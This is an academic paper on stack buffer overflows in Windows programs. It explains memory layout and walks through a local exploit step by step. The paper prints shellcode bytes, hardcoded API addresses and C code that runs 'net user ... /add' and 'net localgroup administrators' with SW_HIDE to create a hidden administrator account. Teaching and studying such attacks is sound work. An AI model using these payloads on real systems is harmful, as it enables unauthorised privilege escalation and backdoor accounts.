Locating the address of local variables to achieve a buffer overflow

Zhiyuan An
Computer Science and Engineering Department,
North China Institute of Aerospace Engineering
LangFang, HeBei 065000, China
Azy01@263.net

Liu Haiyan2
2North China Institute of Aerospace Engineering,
Computer Science and Engineering Department, HeBei
LangFang, 065000, zy-lhy@163.com

***Abstract*—Buffer overflow is a kind of serious security problem, it is due to lack of experience of programmers and testing is not brought, and is a relatively common form of hacking attacks. This article first explains the composition of the process in memory, the concept of a buffer overflow, and analyzes the principle of buffer overflow by example, Finally, an example is given, which achieves a buffer overflow by locating the address of local variables.**

Keywords-buffer overflow; stack frame; shellcode;

I. EMBODIMENT OF THE PROGRAM IN MEMORY

Program is a command sequence, the sequence explicitly tells the computer what to do, and where to find the data used to operations. Once the program is loaded into memory,the computer can automatically read and execution of instructions to complete the work.

Process is a running process instance. Process layout in memory is shown in Figure 1.



Figure 1. Process in memory layout

- Code area: store program instructions.
- Data area: store data which will be used when the process running.
- Heap: storage (and management) dynamically allocated objects of the process. Heap is low to high growth.
- Stack: storage (and management) run-time temporary variables and function parameters. Stack is from high to low growth.

When you run a program, usually every function call (or procedure calls) had to re-allocate local variables, so it is necessary to control the activity log as a style to stack, that is, when to call a new function, new activity records are allocated on the stack top, and when to exit when the function call to de-allocate. Activity is recorded in the stack with the program execution when the change in the call chain to grow or shrink. Stack of activation is recorded with the change of program execution to grow or shrink.

II. THE CONCEPT OF BUFFER OVERFLOW

Buffer overflows are pointing to a buffer fill is greater than the size of the contents of his own, this time filled with the contents of the memory cells that will override the other The buffer in the program embodied in a variable, so, buffer overflow refers to a particular variable assignment, gave greater than the length of the contents of the variable itself, so that the occurrence of overflow.

III. INSTANCES OF BUFFER OVERFLOW

First look at the following code fragment:

```
void overflow（const char * ptr, int len)
{
      Char buff [400];
      memcpy(buff,ptr,len);
}
```

The value of the second parameter is the length of string that the first parameter points to.

When the argument "ptr" is not null and "len" is less than 400, this code can run properly. When the overflow function is called, the memory stack is shown in the left of Figure 2: First push the return address which is the next instruction address of the overflow function; after is the stack base pointer before the call of overflow function(the original ebp);Next, the stack base pointer points to the stack top(ebp points). Finally, ESP stack pointer minus the number of bytes (greater than 400) to complete the division of the buffer. The ebp pointer minus 400 is a local variable buff pointer.



Figure 2. stack structure before and after buffer overflow

When len is greater than 400, the section of code will produce an overflow, as shown in the right side of Figure 3-1, the overflow data will overwrite the original ebp address

978-0-7695-5004-6/13 $26.00 © 2013 IEEE
DOI 10.1109/ICCIS.2013.527

and ret return address, so that they destroyed. Our vision is here:

- If the buff buffer store shellcode, the first address of shellcode instruction is the first address of buffer buff, as long as the first address of the buffer buff will be used to cover the ret return address, you can find the first address of shellcode instruction.
- To maintain the original ebp will not be overwritten by overflow data.
- After shellcode instruction execution is completed, follow-up code should continue to be implemented, you can use a jump instruction to perform follow-up codes.

So program execution flow after overflow is: Instruction register EIP points to the first address of buff, which is the beginning of shellcode instructions, so the shellcode can be executed. Instructions related to completion until the shellcode to jump through the jmp instruction to jump to ret the return address to continue.after shellcode instruction execution is completed; Jump to ret return address to execute follow-up codes.

IV. GENERATE SHELLCODE

From the above analysis shows that, in order to achieve the effect of buffer overflow attacks, you need to write a shellcode instruction. We can put shellcode instructions by function into three parts to be considered.

The first part is the shellcode head, its main function is to protect the current register state, to prepare for the implementation of shellcode function body.

The second part is the shellcode function body, which implements certain functions, such as pop-up dialog box, add new users.

The last part is the end of shellcode; its function is to restore the register state, the normal next instruction address. Also the last 4 bytes of shellcode is overwriting the return address.

A. Shellcode head

Function: to allocate additional stack space in memory for shellcode function body, and to protect the current register state. Implementation:

```
_asm
{
    Sub esp, 1024h
    Pushed
}
```

B. Shellcode function body

Shellcode function body can be designed according to any individual. For example, to add a system user belongs to administrators group. Here need to use the system API function ShellExecuteA, to run a console application "net" to add a system user, net command as follows:

Add new user: net user username password /add User belongs to group: net localgroup administrators username /add Call execution: ShellExecuteA (0, "open", "net", net execution parameters, SW_HIDE), where username is the new user name, password is the user password.

"Help": API function ShellExecute function is to run an external program (or open a registered file, open a directory, etc.), and control the external program. If the specified file is an executable file, the function opens this file as "open" mode.

C. Shellcode tail

Function: to restore register state; after shellcode function body execution is completed, the code jumps to the specified address to continue; to use the new address to overwrite the original ebp address and ret return address. Implementation:

```
_asm
{
Popad
Add esp, 102ch
Mov edx, 0xXXXXXXXX
Jmp edx
}
```

Popad command restores the original state of all general registers and restore stack pointer. By jmp instruction unconditionally jumps to 0xXXXXXXXX to execute code.

V. BUFFER OVERFLOW IMPLEMENTATION

The process is divided into three parts to achieve. The main functions of the first part are: Write c++ code, which can add a user who belongs to administrators group, and generate the executable file; The main functions of the second part are: change the code of the first step into a binary encoded shellcode; The main functions of the third part are: loading the shellcode which is generate at the second step to achieve the corresponding functions.

A. Generate an executable file

This part is relatively simple to implement, the key point is to find the memory address of system function, and here we have the help of a small tool to find the memory address of API functions. It should be used API functions are: LoadLibraryA, it belongs to kernel32.dll; ShellExecuteA, it belongs to Shell32.dll. So you need to know the base address of kernel32.dll and Shell32.dll, then know the offset of the two API functions in the dynamic link library, you can get them to the absolute memory address, as shown in Figures 3, 4:



Figure 3. LoadLibraryA memory address



Figure 4. ShellExecuteA memory address

The key code is as follows:

```
void ShellCode()
{
        HMODULE hKernel32 = (HMODULE) 0x7c800000;
        //The base address of Kernel32.dll
        PVOID pFunLoadLibraryA = (PVOID) 0x7c801e60;
//LoadLibraryA absolute memory address //( kernel32.dll base address + entry Point)
        PVOID pFunShellExecuteA = (PVOID) 0x7ca9f6d4;
        //ShellExecuteA absolute memory address
        CHAR szShell32[] = { 'S','h','e','l','l','3','2','.','d','l','l','\0' };
        //  loading Shell32.dll

HMODULE hShell32 = ((FunLoadLibraryA) pFunLoadLibraryA) (szShell32);
    // execute shell command: net user zylhy 1234 /add
    CHAR szOperation [] = { 'o','p','e','n','\0' };
    CHAR szFileName [] = { 'n','e','t','\0' };
CHAR szParametersOne[] = { 'u','s','e','r','\x20','z','y','l','h','y','\x20','1','2','3','4','\x20','/','a','d','d','\0' };
((FunShellExecuteA) pFunShellExecuteA)(NULL, szOperation, szFileName, szParametersOne, NULL, SW_HIDE);
//Elevated privileges: net localgroup administrators zylhy add
CHAR szParametersTwo[] = { 'l','o','c','a','l','g','r','o','u','p','\x20','a','d','m','i','n','i','s','t','r','a','t','o','r','s','\x20','z','y','l','h','y','\x20','/','a','d','d','\0' };
((FunShellExecuteA) pFunShellExecuteA)(NULL, szOperation, szFileName, szParametersTwo, NULL, SW_HIDE);
}
```

B. Generate Shellcode

This section needs to write shellcode header , shellcode tail, and the executable file which is generated at the first step to a shellcode.shc file. For the head and tail can disassemble the assembly code in the fourth quarter to get its byte code, and for the first step of the executable file, just open the executable file, read out to a char array, then write the contents of the array to shellcode.shc file. The key code is as follows:

```
//*****write ShellCode Header*****
unsigned char ShellCodeHeader[] = { '\x81', '\xec', '\x24', '\x10', '\x00', '\x00','\x60',};
fwrite( ShellCodeHeader, 1, sizeof( ShellCodeHeader ), pdstf );
//*****write ShellCode function body*****
unsigned char ShellCodeBody [ SHELLCODE_BODY_LEN];
        fseek( psrcf, SHELLCODE_BODY_START, SEEK_SET );
      fread( ShellCodeBody,1,SHELLCODE_BODY_LEN, psrcf );

fwrite(ShellCodeBody,1,SHELLCODE_BODY_LEN,pdstf );
      //*****write ShellCode tail*****
unsigned char ShellCodeTail[] = { '\x61', '\x81', '\xc4', '\x2c', '\x10', '\x00', '\x00','\xba', '\x0a', '\x11', '\x40', '\x00', '\xff','\xe2','\x90','\x90', '\x90','\x90','\x80','\xff', '\x12', '\x00',
        //base pointer before call
        '\x54','\xf9','\x12','\x00' //    ShellCode address};
fwrite( ShellCodeTail, 1, sizeof( ShellCodeTail ), pdstf );
```

C. Overflow Implementation

The part of the code is relatively simple; the main function calls a subroutine, passes to the subroutine the shellcode， which is generated at the second step， as parameter. The key code is as follows:

```
        void OverFlow( unsigned char *pBuffer, INT iLen )
        {
        CHAR TempBuffer[ 450];
        memcpy( TempBuffer, pBuffer, iLen );
        }
        int main( )
        {
        unsigned char recbuf[ 1024];
        FILE *pf = NULL;
        if( (pf=fopen( "shellcode.shc" , "r+b" )) == NULL )
            return -1;
        int ircount = fread( recbuf, 1,1024, pf );
        OverFlow( recbuf, ircount );
printf("overflow successfully !  Press any key to continue.\n");
        return 0;
}
```

VI. SUMMARY

From the above analysis and examples we can see that when the programmer in writing programs have the responsibility and obligation to develop a security program ideas, should be familiar to those who may have a function of buffer overflow vulnerabilities, clearly those to be careful to use the programming function. In the software testing phase, testers devoted to the program for each buffer bounds checking and overflow detection. However, due to lack of experience and testing of the programmer's work is not comprehensive enough, it is still impossible to completely avoid buffer overflow vulnerability, these vulnerabilities

have been used and the software being is developed, there is still a possibility, but also in the use of software , doing it in real-time monitoring.

ACKNOWLEDGMENT

We would like to thank the anonymous reviewers for their valuable comments. This research is supported by the Langfang research and development projects for scientific and technological (2012011009&&2012011012&& 2012011013).

REFERENCES

[1] MA Yi-nan; ZHANG Li-he. Buffer Overflow Protection Mechanism and Bypass Technology Under Windows [J]. Computer Engineering, 2010-17-051

[2] CHEN Hao. Analysis and Detection of Heap Buffer Overflow under Windows [J] . Modern Computer. 2010-12-016 .

[3] ZHANG Zhi-gang; ZHOU Ning; NIU Shuang-xia; MO Jian-song; LIU Hao. Remote Buffer Overflow Attack and Prevention. Journal of Chongqing University of Technology(Natural Science), 2010-11-018.

[4] LIN Qing-yang; WU Dong-ying. Design and implementation of model for positioning vulnerable function in buffer overflow[J], Computer Engineering and Design. 2010-16-017.

[5] WEI Li-feng; JIANG Rong; ZHAO Dong; Research for resisting buffer overflow attack technologies of Vista[J]. Application Research of Computers, 2010-05-072.

[6] JIANG Jianhui1; ZHANG Liyuan1; JIN Tao2; CHEN Chuan2, Dynamic Buffer Overflow Prevention Based on k Circular Random Sequence. Journal of Tongji University(Natural Science), 2010-06-025.

[7] CHENG Hongrong, QIN Zhiguang, WAN Mingcheng, DENG Wei . On the Buffer Overflow Attack Mode and Countermeasures[J] Journal of University of Electronic Science and Technology of China, 2007-06-011

[8] Wu Xueyang; Fan Long; Chen Jingbo. Research On the Key techniques of Buffer overflow under Windows System[J]. Network Security Technology & Application. 2010-12-023 .

[9] Sun Wenhao. Buffer overflow security risks [J] Network Security Technology & Application, 2010-05-004

[10] DING Yong-Shang. Solutions to Buffer Overflow Leak[J]. Computer Systems & Applications. 2010-02-047..